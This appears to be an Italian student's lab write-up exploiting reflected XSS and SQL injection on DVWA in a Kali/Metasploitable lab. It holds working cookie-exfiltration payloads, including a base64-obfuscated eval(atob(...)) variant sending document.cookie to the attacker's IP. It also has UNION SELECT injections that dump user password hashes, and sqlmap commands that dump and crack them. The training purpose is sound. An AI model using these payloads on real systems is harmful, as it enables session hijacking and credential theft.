

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.


Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

XSS

avvio kali e meta

mi collego all'ip della meta



entro su dvwa con admin e password



se immetto anche solo "test" vedo dall'url che le informazioni immesse sono visibili tramite il GET

a questo punto scrivo questo script nel form

```
<script>alert('XSS Attack!');</script>
```



e questo è l'output

a questo punto io posso far partire un server sulla mia kali, che di default parte sulla porta 80

```
Session Actions Edit View Help
(kali㉿kali)-[~]
$ sudo service apache2 start
[sudo] password for kali:

(kali㉿kali)-[~]
$ python -m http.server 80
```

e se imposto un codice in cui specifico una variabile di tipo immagine, la inserisco in uno script in cui richiedo poi i cookie della sessione della pagina, e poi invio il link che viene riportato nell'URL, potrò avere accesso ai cookie di sessione di chi usa il link

```
Errors Warnings (1) Info Logs Debug
>> var i = new Image();
```

nell'html specifico l'IP della mia macchina kali (in questo caso è quella del prof)

```
>> i.src="http://192.168.50.151:8000/"+document.cookie
< "http://192.168.50.151:8000/security=low;
  PHPSESSID=ea2fe2c42a05b71f1a6c5e7297431edb"
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

questo è lo script immesso nel form.

è possibile da console anche avere una versione in base64 per essere un po più “stealth” per cui richiedo una parte del codice in ASCII e JS la interpreterà comunque.


ex:

tramite btoa trasformo in ascii

```
btoa('(new Image()).src="http://192.168.50.3:8000/"+document.cookie')
```

e viene fuori questo:

```
"KG5ldyBJbWFnZSgpKS5zcmM9ImhodHA6Ly8xOTIuMTY4LjUwLjM6ODAwMC8iK2RvY3VtZW50LmNvb2tpZQ=="
```



a questo punto posso scrivere come script

```
<img src=x
```

```
onerror=eval(atob("KG5ldyBJbWFnZSgpKS5zcmM9ImhodHA6Ly8xOTIuMTY4LjUwLjM6ODAwMC8iK2RvY3VtZW50LmNvb2tpZQ=="))>
```

e mi darà un Url che se usato midarà sul terminale i cookie della sessione

```
e2c42a05b71f1a6c5e7297431edb HTTP/1.1" 404 -
92.168.50.151 - - [28/Oct/2025 05:15:38] code 404, message File not found
92.168.50.151 - - [28/Oct/2025 05:15:38] "GET /security=low;%20PHPSESSID=ea2fe2c42a05b71f1a6c5e7297431edb HTTP/1.1" 404 -
92.168.50.151 - - [28/Oct/2025 05:23:59] "GET /?f=security=low;%20PHPSESSID=ea2fe2c42a05b71f1a6c5e7297431edb HTTP/1.1" 200 -
```

esempio slide

Soluzione XSS Reflected:

Modifichiamo lo script in questo modo:

```
<script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script>
```

Dove:

- **Window.location** non fa altro che il redirect di una pagina verso un target che possiamo specificare noi. Come vedete abbiamo ipotizzato di avere un web server in ascolto sulla porta 12345 del nostro localhost.
- Il parametro **cookie** viene popolato con i cookie della vittima che vengono a loro volta recuperati con l'operatore **document.cookie**.

```
<script>window.location='http://127.0.0.112345/?cookie=' + document.cookie;</script>
```

Lo script quindi:

- Recupera i cookie dell'utente al quale verrà inviato il link malevolo.
- Li invia ad un web server sotto il nostro controllo.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=1afb9a4838855563de0f2c2ba29ab321 HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://192.168.1.150/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```

SQL INJECTION

inserendo un solo apice “ ‘ ” presenta questo errore:

```
192.168.50.18/dvwa/vulneral: x +  
Not Secure http://192.168.50.18/dvwa/vulnerabilities/sql/?id='&Submit=Submit#  
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB  
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```

il che significa che questo può essere sfruttato per continuare un script in sql

È molto probabile che ci sia una query del tipo: `SELECT FirstName, Surname FROM Table WHERE id=xx` Dove XX, viene recuperato dall'input utente. Proviamo a modificare la query inserendo un carattere «'» (apice) per vedere come risponde l'app. Ci restituisce un errore di sintassi. Ciò vuol dire che l'apice viene eseguito dalla query.

utilizzo lo script per vedere se mi da una risposta: `' UNION SELECT user(),null -- -`

DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion


Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user(),null -- -
First name: root@localhost
Surname:

con UNION SELECT devo dare per forza due valori, quindi il secondo può anche essere null, altrimenti darebbe errore se non specificassimo. utilizzo poi la formattazione del commento alla fine per non aggiungere dati nel database ma solo per ricavarne.


richiedo il nome del database: ' UNION SELECT user(),database() -- -



The screenshot shows the DVWA interface with the 'Vulnerability: SQL Injection' section. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the following information in red text:

```
ID: ' UNION SELECT user(),database() -- -  
First name: root@localhost  
Surname: dvwa
```

ora che so che il nome del database è dvwa posso fare una richiesta specifica per sapere che tabelle sono presenti nel database dvwa: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' -- -



The screenshot shows the DVWA interface with the 'Vulnerability: SQL Injection' section. The 'User ID' input field is empty, and the 'Submit' button is visible. The output area displays the following information in red text:

```
ID: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = "dvwa" -- -  
First name: guestbook  
Surname:  
  
ID: ' UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = "dvwa" -- -  
First name: users  
Surname:
```

utilizzo table_name per la richiesta dei nomi e information_schema.tables come funzione per la richiesta.

per sapere il nome delle colonne presenti nelle tabelle utilizzo la funzione information_schema.columns in cui richiedo come info il nome della table e il nome della colonna (in questo caso presenti in comment_id)
da qui ricaverò una colonna con gli users e le password.

' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -

```
ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: guestbook
Surname: comment_id

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: guestbook
Surname: comment

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: guestbook
Surname: name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: user_id

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: first_name

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: last_name


ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: user

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: password

ID: ' UNION SELECT table_name,column_name FROM information_schema.columns WHERE table_schema = 'dvwa' -- -
First name: users
Surname: avatar
```

a questo punto richiedo chiudi gli user e password

' UNION SELECT user,password FROM dvwa.users -- -



DVWA

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users -- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

CON SQLMAP

crea una variabile col cookie della sessione valido e una dell'url di partenza del sito (cambia IP con quello della propria meta)

c="security=low; PHPSESSID=cabb7be2f666978a238ba3d6af893c97"

u="http://192.168.40.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

sqlmap -u \$u --cookie=\$c --dbs

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.18/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=5b14c43e510ec1381faa16cab0e29482" --dbs
```

questa è la versione estesa:

sqlmap -u "http://192.168.50.18/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=5b14c43e510ec1381faa16cab0e29482" --dbs

PREMO DUE VOLTE SU YES E ALLA TERZA RICHIESTA DICO DI NO

```
[11:59:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[11:59:57] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

questo è il risultato dei database

sqlmap -u \$u --cookie=\$c -D dvwa --tables
(QUESTA LA RICHIESTA PER TUTTE LE TABELLE IN DVWA)

sqlmap -u \$u --cookie=\$c -D dvwa -T users --columns
(QUESTA LA RICHIESTA PER LE COLONNE NELLE TABELLE DI DVWA)

sqlmap -u "http://192.168.50.18/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=5b14c43e510ec1381faa16cab0e29482" -D
dvwa -T users --columns

```
[12:01:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[12:01:27] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:01:27] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+
```

sqlmap -u \$u --cookie=\$c -D dvwa --dump-all
questo per crackare anche le password:

```
sqlmap -u "http://192.168.50.18/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="security=low; PHPSESSID=5b14c43e510ec1381faa16cab0e29482" -D dvwa
--dump-all
```

poi premo N, yes, enter e No alle richieste

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N

do you want to crack them via a dictionary-based attack? [Y/n/q] Y

[12:03:10] [INFO] using hash method 'md5_generic_passwd'

what dictionary do you want to use?

[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)

[2] custom dictionary file

[3] file with list of dictionary files

>

[12:03:14] [INFO] using default dictionary

do you want to use common password suffixes? (slow!) [y/N] n

```
[12:03:19] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:03:19] [INFO] starting 3 processes
[12:03:20] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:03:20] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:03:21] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:03:21] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
5 entries]
+-----+-----+-----+-----+
| user_id | user      | avatar                                     | password |
| last_name | first_name |                                           |          |
+-----+-----+-----+-----+
1 | admin    | http://192.168.50.18/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99
password) | admin    | admin |
2 | gordonb  | http://192.168.50.18/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03
abc123)   | Brown    | Gordon |
3 | 1337     | http://192.168.50.18/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b
charley)  | Me       | Hack   |
4 | pablo    | http://192.168.50.18/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7
letmein)  | Picasso  | Pablo  |
5 | smithy   | http://192.168.50.18/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99
password) | Smith    | Bob    |
+-----+-----+-----+-----+
```

ho la crack della password per l'hash di ogni user